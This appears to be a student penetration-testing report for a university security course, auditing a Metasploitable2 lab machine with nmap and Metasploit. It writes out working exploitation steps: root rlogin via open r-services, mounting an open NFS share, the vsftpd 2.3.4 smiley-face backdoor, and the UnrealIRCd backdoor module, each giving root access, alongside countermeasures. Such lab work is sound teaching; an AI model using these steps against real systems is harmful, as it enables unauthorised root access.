INFORME

TESTS DE INTRUSIÓN Y EXPLOTACIÓN DE VULNERABILIDADES: USO BÁSICO DE MESTASPLOIT

DIEGO ENRIQUE FONTÁN LORENZO

SSI 2019/20

Resumen General

El objetivo de este análisis es conocer el estado de seguridad de la infraestructura de tecnologías de la información y comunicación de las máquinas virtuales que se presentan en la práctica de Seguridad de los Sistemas Informáticos.

La auditoría aquí presentada está basada en el escaneo de un único objetivo, bajo la IP **198.51.100.222** (IP Víctima, de ahora en adelante), por parte de un equipo atacante hipotéticamente no autorizado, bajo la IP **198.51.100.111** (IP Atacante, a partir de ahora).

Los datos aquí mostrados se basan en pruebas realizadas por el auditor, donde se detectaron diversas vulnerabilidades que se detallan en este mismo informe.

Identificación de servicios

Se ha realizado un escaneo intrusivo a la IP Víctima mediante el comando:

```
nmap -A -sC -SV -O -oA full-scan metasploitable2.ssi.net
```

El resultado obtenido es el siguiente:

PUERTO	**SERVICIO**	**VERSIÓN**
21/tcp	ftp	vsftpd 2.3.4
22/tcp	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	telnet	Linux telnetd
25/tcp	smtp	Postfix smtpd
53/tcp	domain	ISC BIND 9.4.2
80/tcp	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	rpcbind	2 (RPC #1000000)
139/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp	exec	netkit-rsh rexecd
513/tcp	login?	

514/tcp	shell	Netkit rshd
1099/tcp	java-rmi	Java RMI Registry
1524/tcp	shell	Metasploitable root shell
2049/tcp	nfs	2-4 (RCP #1000003)
2121/tcp	ftp	ProFTPD 1.3.1
3306/tcp	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	vnc	VNC (protocol 3.3)
6000/tcp	X11	
6667/tcp	irc	UnrealIRCd
8009/tcp	ajp13	Apache Jserv (Protocol v1.3)
8080/tcp	http	Apache Tomcat/Coyote JSP engine 1.1

Además, también se detalla información sobre el Sistema Operativo:

```
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

Gracias a esto, sabemos que está corriendo en una máquina *Linux*. Concretamente podemos asegurar que es *Ubuntu* dada la información filtrada por los servicios expuestos.

También extraemos que no existe Firewall alguno entre la máquina atacante y la víctima dado que sólo hay un salto de red entre ambas.

VULNERABILIDADES

“R” Services

Los puertos TCP 512, 513 y 514 se conocen como servicios "r", y se han configurado incorrectamente para permitir el acceso remoto desde cualquier host [.rhost ++].

Explotación:

```
rlogin -l root 192.168.99.131
```

Si se establece una conexión SSH, significa que *rsh-client* no se encuentra instalado en la máquina cliente.

Contramedidas y correcciones:
Se ha de modificar la directiva *rhost* para que sólo acepte IPs de confianza y negar cualquier otra por defecto [.rhost --]

NSF

El puerto 2049 deja expuesto el servicio *NFS (Network File System)*, por lo que nos podemos conectar a él para poder subir/descargar archivos de la máquina víctima.

Explotación:

```
mount -t nfs metasploitable2.ssi.net /mnt/victima -o sync
```

Se requiere tener instalado el paquete ***nfs-utils***. En este caso, el acceso es total dada la mala configuración del servicio.

Contramedidas y correcciones:

Modificar el archivo */etc/exports* para permitir solamente la compartición de carpetas y archivos específicos. Por ejemplo:

```
/public/data *(rw,sync,no_subtree_check)
```

vsftp

El puerto 21 aloja el servicio FTP mediante el programa *vsftp* versión *2.3.4*. El problema de dicha versión es que un ***backdoor*** fue introducido por personas externas a los desarrolladores de *vsftp* para garantizar acceso privilegiado sin necesidad de usuario ni contraseña.

Explotación:

```
~# ftp metasploitable2.ssi.net
Name (metasploitable2.ssi.net:root): cualquiercosa:)
Password:
530 Login incorrect.
```

Se requiere especificar un usuario acabado en una carita feliz ***:)*** e introducir cualquier contraseña errónea.

Se abrirá el puerto 6200 y podremos conectarnos a él sin necesidad de especificar credenciales y como usuario *root*:

```
~# telnet metasploitable2.ssi.net 6200
id;
uid=0(root) gid=0(root)
```

Contramedidas y correcciones:

Actualizar el programa *vsftp* a la versión *3.0.3*. Es de vital importancia mantener actualizados el software del servidor con la finalidad de recibir los parches de seguridad que distribuyen los programadores oficiales.

IRC

El puerto 6667 sirve para mantener un servidor *UnrealIRC*. La versión del servidor contiene un backdoor similar a la vulnerabilidad anterior. Permite el acceso no autorizado y con privilegios mediante el puerto *1524*. Así como en el ejemplo anterior, el exploit se basaba en una carita feliz, éste tiene como detonante el envío de un paquete que inicie con los caracteres AB.

Explotación:


```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf  exploit(unreal_ircd_3281_backdoor) > set RHOST 198.51.100.222
msf  exploit(unreal_ircd_3281_backdoor) > exploit

[*] Command shell session 1 opened

id
uid=0(root) gid=0(root)
```

En este caso hemos usado *metasploit-framework* para automatizar el proceso.

Contramedidas y correcciones:

Al igual que en la vulnerabilidad anterior, se recomienda la constante actualización del software existente en el servidor si ello no afecta a la función y finalidad del mismo.

REVISIÓN FINAL



Debido a la longitud del informe, no se han incluido múltiples fallos de configuración y vulnerabilidades detectadas en la máquina.

4
VULNERABILIDADES

Se han descrito en este informe un total de 4 vulnerabilidades relativas al software junto a sus correspondientes soluciones y/o contramedidas.

100%
RIESGO CRÍTICO

El 100% de las vulnerabilidades hayadas permiten un acceso privilegiado, remoto y no autorizado a los servicios e infraestructura de la máquina objetivo